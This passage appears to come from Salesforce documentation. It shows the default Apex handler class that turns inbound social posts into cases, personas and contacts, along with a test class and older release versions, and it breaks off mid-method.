global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;
    Boolean isNewCaseCreated = false;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    // Create a case if one of these post tags are on the SocialPost, regardless of the
skipCreateCase indicator.
    global virtual Set<String> getPostTagsThatCreateCase(){
        return new Set<String>();
```

```
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);

        upsert post;

        if(isNewCaseCreated){
            updateCaseSource(post, parentCase);
        }

        return result;
    }

    private void updateCaseSource(SocialPost post, Case parentCase){
        if(parentCase != null) {
            parentCase.SourceId = post.Id;
            update parentCase;
        }

    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
```

```
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);

        return persona;
    }

    private void updatePersona(SocialPersona persona) {
        try{
            update persona;
        }catch(Exception e) {
            System.debug('Error updating social persona: ' + e.getMessage());
        }
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData){
        Case parentCase = findParentCase(post, persona);
        if (parentCase != null) {
            if (!parentCase.IsClosed) {
                return parentCase;
            }
            else if (caseShouldBeReopened(parentCase)) {
                reopenCase(parentCase);
                return parentCase;
            }
        }
        if(shouldCreateCase(post, rawData)){
            isNewCaseCreated = true;
            return createCase(post, persona);
        }

        return null;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null) {
            postToUpdate.PersonaId = persona.Id;

            if(persona.ParentId.getSObjectType() != SocialPost.sObjectType) {
                postToUpdate.WhoId = persona.ParentId;
            }
```

```
        }
        if(parentCase != null) {
            postToUpdate.ParentId = parentCase.Id;
        }
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            } else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
            }
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = null;
        if (post.ReplyTo != null && !isReplyingToAnotherCustomer(post, persona) &&
!isChat(post)) {
            parentCase = findParentCaseFromPostReply(post);
        }
        if (parentCase == null) {
            parentCase = findParentCaseFromPersona(post, persona);
        }
        return parentCase;
    }

    private boolean isReplyingToAnotherCustomer(SocialPost post, SocialPersona persona){
     return !post.ReplyTo.IsOutbound && post.ReplyTo.PersonaId != persona.Id;
    }

    private boolean isChat(SocialPost post){
     return post.messageType == 'Private' || post.messageType == 'Direct';
    }

    private Case findParentCaseFromPostReply(SocialPost post) {
        if (post.ReplyTo != null && String.isNotBlank(post.ReplyTo.ParentId)) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :post.ReplyTo.ParentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private Case findParentCaseFromPersona(SocialPost post, SocialPersona persona) {
```

```
        SocialPost lastestInboundPostWithSamePersonaAndRecipient =
findLatestInboundPostBasedOnPersonaAndRecipient(post, persona);
        if (lastestInboundPostWithSamePersonaAndRecipient != null) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
id = :lastestInboundPostWithSamePersonaAndRecipient.parentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
            if (post.Id != null) return;

        performR6PostIdCheck(post);

        if (post.Id == null){
            performExternalPostIdCheck(post);
        }
    }


    private void performR6PostIdCheck(SocialPost post){
        if(post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private void performExternalPostIdCheck(SocialPost post) {
        if (post.provider == 'Facebook' && post.messageType == 'Private') return;
        if (post.provider == null || post.externalPostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
```

```
        if(post.responseContextExternalId != null){
            if((post.provider == 'Facebook' && post.messageType == 'Private') ||
(post.provider == 'Twitter' && post.messageType == 'Direct')){
                SocialPost replyTo =
findReplyToBasedOnResponseContextExternalPostIdAndProvider(post);
                if(replyTo.id != null)
                 return replyTo;
            }
            return findReplyToBasedOnExternalPostIdAndProvider(post);
        }
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :post.responseContextExternalId LIMIT
 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnResponseContextExternalPostIdAndProvider(SocialPost
 post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND responseContextExternalId =
:post.responseContextExternalId ORDER BY posted DESC NULLS LAST LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findLatestInboundPostBasedOnPersonaAndRecipient(SocialPost post,
SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.Id) && post != null &&
String.isNotBlank(post.Recipient)) {
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE Provider
= :post.provider AND Recipient = :post.Recipient AND PersonaId = :persona.id AND IsOutbound
 = false ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
                return posts[0];
            }
        }
        return null;
    }
```

```
    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean shouldCreateCase(SocialPost post, Map<String, Object> rawData){
        return !hasSkipCreateCaseIndicator(rawData) || hasPostTagsThatCreateCase(post);
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    private boolean hasPostTagsThatCreateCase(SocialPost post){
        Set<String> postTags = getPostTags(post);
```

```
        postTags.retainAll(getPostTagsThatCreateCase());
        return !postTags.isEmpty();
    }

    private Set<String> getPostTags(SocialPost post){
        Set<String> postTags = new Set<String>();
        if(post.postTags != null)
            postTags.addAll(post.postTags.split(',', 0));
        return postTags;
    }

    global String getPersonaFirstName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String firstName = '';
        if (name.contains(' ')) {
            firstName = name.substringBeforeLast(' ');
        }
        firstName = firstName.abbreviate(40);
        return firstName;
    }

    global String getPersonaLastName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String lastName = name;
        if (name.contains(' ')) {
            lastName = name.substringAfterLast(' ');
        }
        lastName = lastName.abbreviate(80);
        return lastName;
    }

    private String getPersonaName(SocialPersona persona) {
        String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName)) {
            name = persona.RealName.trim();
        }
        return name;
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {

        String firstName = getPersonaFirstName(persona);
        String lastName = getPersonaLastName(persona);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }


}
```

**Test**

```
@isTest
public class InboundSocialPostHandlerImplTest {

    static Map<String, Object> sampleSocialData;
    static Social.InboundSocialPostHandlerImpl handler;

    static {
     handler = new Social.InboundSocialPostHandlerImpl();
        sampleSocialData = getSampleSocialData('1');
    }

    static testMethod void verifyNewRecordCreation() {
        SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
      System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchSocialPostRecord() {
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
        insert existingPost;

        SocialPost post = getSocialPost(sampleSocialData);
        post.R6PostId = existingPost.R6PostId;
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        System.assertEquals(1, [SELECT Id FROM SocialPost].size(), 'There should be only
1 post');
    }

    static testMethod void matchSocialPersonaRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
```

```
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;

     SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);
        persona.ExternalId = existingPersona.ExternalId;

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
       System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchCaseRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case');

     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
```

```
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
    }

    static testMethod void reopenClosedCase() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case',
Status = 'Closed');
     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
        System.assertEquals(false, [SELECT Id, IsClosed FROM Case WHERE Id =
:existingCase.Id].IsClosed, 'Case should be open.');
    }

    static SocialPost getSocialPost(Map<String, Object> socialData) {
        SocialPost post = new SocialPost();
        post.Name = String.valueOf(socialData.get('source'));
        post.Content = String.valueOf(socialData.get('content'));
        post.Posted = Date.valueOf(String.valueOf(socialData.get('postDate')));
        post.PostUrl = String.valueOf(socialData.get('postUrl'));
        post.Provider = String.valueOf(socialData.get('mediaProvider'));
        post.MessageType = String.valueOf(socialData.get('messageType'));
        post.ExternalPostId = String.valueOf(socialData.get('externalPostId'));
```

```
        post.R6PostId = String.valueOf(socialData.get('r6PostId'));
        return post;
    }

    static SocialPersona getSocialPersona(Map<String, Object> socialData) {
        SocialPersona persona = new SocialPersona();
        persona.Name = String.valueOf(socialData.get('author'));
        persona.RealName = String.valueOf(socialData.get('realName'));
        persona.Provider = String.valueOf(socialData.get('mediaProvider'));
        persona.MediaProvider = String.valueOf(socialData.get('mediaProvider'));
        persona.ExternalId = String.valueOf(socialData.get('externalUserId'));
        return persona;
    }

    static Map<String, Object> getSampleSocialData(String suffix) {
        Map<String, Object> socialData = new Map<String, Object>();
        socialData.put('r6PostId', 'R6PostId' + suffix);
        socialData.put('r6SourceId', 'R6SourceId' + suffix);
        socialData.put('postTags', null);
        socialData.put('externalPostId', 'ExternalPostId' + suffix);
        socialData.put('content', 'Content' + suffix);
        socialData.put('postDate', '2015-01-12T12:12:12Z');
        socialData.put('mediaType', 'Twitter');
        socialData.put('author', 'Author');
        socialData.put('skipCreateCase', false);
        socialData.put('mediaProvider', 'TWITTER');
        socialData.put('externalUserId', 'ExternalUserId');
        socialData.put('postUrl', 'PostUrl' + suffix);
        socialData.put('messageType', 'Tweet');
        socialData.put('source', 'Source' + suffix);
        socialData.put('replyToExternalPostId', null);
        socialData.put('realName', 'Real Name');
        return socialData;
    }
}
```

## Classe Apex par défaut pour Spring ’15 et Summer ’15

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
```

```
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);

        upsert post;

        return result;
    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);
        return persona;
    }


 private void updatePersona(SocialPersona persona) {
  try {
   update persona;
  }catch(Exception e) {
   System.debug('Error updating social persona: ' + e.getMessage());
  }
```

```
 }

    private Case buildParentCase(SocialPost post, SocialPersona persona,
    Map<String, Object> rawData){
        Case parentCase = findParentCase(post, persona);
        if (caseShouldBeReopened(parentCase))
            reopenCase(parentCase);
        else if(! hasSkipCreateCaseIndicator(rawData) && (parentCase.id == null ||
parentCase.isClosed))
            parentCase = createCase(post, persona);
        return parentCase;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null)
            postToUpdate.PersonaId = persona.Id;
        if(parentCase.id != null)
            postToUpdate.ParentId = parentCase.Id;
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType)
                newCase.ContactId = persona.ParentId;
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = new Case();
        if (post.ReplyTo != null && (post.ReplyTo.IsOutbound || post.ReplyTo.PersonaId ==
 persona.Id))
            parentCase = findParentCaseFromPostReply(post);
        else if((post.messageType == 'Direct' || post.messageType == 'Private') &&
String.isNotBlank(post.Recipient))
            parentCase = findParentCaseFromRecipient(post, persona);
        return parentCase;
    }

    private Case findParentCaseFromPostReply(SocialPost post){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE Id =
:post.ReplyTo.ParentId LIMIT 1];
        if(!cases.isEmpty())
```

```
            return cases[0];
        return new Case();
    }

    private Case findParentCaseFromRecipient(SocialPost post, SocialPersona persona){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE id =
:findReplyToBasedOnRecipientsLastPostToSender(post, persona).parentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
         if (post.Id != null) return;

     performR6PostIdCheck(post);

        if (post.Id == null){
      performExternalPostIdCheck(post);
     }
    }


 private void performR6PostIdCheck(SocialPost post){
  if(post.R6PostId == null) return;
  List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId = :post.R6PostId
LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
 }


 private void performExternalPostIdCheck(SocialPost post) {
  if (post.provider == 'Facebook' && post.messageType == 'Private') return;
  if (post.provider == null || post.externalPostId == null) return;
  List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
 }


    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
```

```
        if(post.responseContextExternalId != null)
            return findReplyToBasedOnExternalPostIdAndProvider(post,
post.responseContextExternalId);
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post, String
 externalPostId){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :externalPostId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnRecipientsLastPostToSender(SocialPost post,
SocialPersona persona){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE provider = :post.provider AND OutboundSocialAccount.ProviderUserId = :post.Recipient
 AND ReplyTo.Persona.id = :persona.id ORDER BY CreatedDate DESC LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
           } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
```

```
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {
       String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName))
            name = persona.RealName.trim();

        String firstName = '';
        String lastName = name;
        if (name.contains(' ')) {
            firstName = name.substringBeforeLast(' ');
            lastName = name.substringAfterLast(' ');
        }

        firstName = firstName.abbreviate(40);
        lastName = lastName.abbreviate(80);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }

}
```

## Classe Apex par défaut pour Summer '14 et Winter '14

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona, rawData);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);
        upsert post;

        return result;
    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            update persona;
    }

    private void setReplyTo(SocialPost post, SocialPersona persona, Map<String, Object>
rawData) {
        SocialPost replyTo = findReplyTo(post, persona, rawData);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
```

```
            update persona;
        return persona;
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData){
        Case parentCase = findParentCase(post, persona);
        if (caseShouldBeReopened(parentCase))
            reopenCase(parentCase);
        else if(! hasSkipCreateCaseIndicator(rawData) && (parentCase.id == null ||
parentCase.isClosed))
            parentCase = createCase(post, persona);
        return parentCase;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null)
            postToUpdate.PersonaId = persona.Id;
        if(parentCase.id != null)
            postToUpdate.ParentId = parentCase.Id;
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType)
                newCase.ContactId = persona.ParentId;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = new Case();
        if (post.ReplyTo != null && (post.ReplyTo.IsOutbound || post.ReplyTo.PersonaId ==
 persona.Id))
            parentCase = findParentCaseFromPostReply(post);
        else if((post.messageType == 'Direct' || post.messageType == 'Private') &&
post.Recipient != null && String.isNotBlank(post.Recipient))
            parentCase = findParentCaseFromRecipient(post, persona);
        return parentCase;
    }

    private Case findParentCaseFromPostReply(SocialPost post){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE Id =
:post.ReplyTo.ParentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
```

```
        return new Case();
    }

    private Case findParentCaseFromRecipient(SocialPost post, SocialPersona persona){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE id =
:findReplyToBasedOnRecipientsLastPostToSender(post, persona).parentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
        if (post.Id != null || post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty())
            post.Id = postList[0].Id;
